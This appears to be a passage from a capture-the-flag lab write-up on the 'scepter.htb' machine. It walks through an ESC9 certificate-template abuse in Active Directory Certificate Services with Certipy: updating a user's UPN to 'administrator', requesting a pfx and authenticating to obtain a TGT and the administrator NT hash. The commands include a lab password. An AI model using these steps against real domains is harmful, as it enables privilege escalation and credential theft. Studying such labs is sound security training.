
Open certification authority




scepter-DC01-CA>Certification Template(Right Click)>Manage



Right Click>Properties>Subject Name



Change it like this to be vulnerable to esc9




Certipy find -vulnerable shows different output




It's vulnerable to esc9 now


It shows some weird behavior, but I can be authenticated. First, set upn



Then, request pfx file




However, auth fails



```
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.10.11.65 -domain scepter.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@scepter.htb'
[*] Using principal: 'administrator@scepter.htb'
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'administrator'
[-] Verify that the username 'administrator' matches the certificate UPN: administrator@scepter.htb
[-] See the wiki for more information
```

But it succeeds if I change upn again and get authentication



```
└─$ certipy account -u a.carter -p P@ssw0rd! -dc-ip 10.10.11.65 -upn administrator -user d.baker update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'd.baker':
    userPrincipalName                   : administrator
[*] Successfully updated 'd.baker'
┌──[parrot@parrot]─[~/Documents/scepter]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.10.11.65 -domain scepter.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@scepter.htb'
[*] Using principal: 'administrator@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@scepter.htb': aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b
```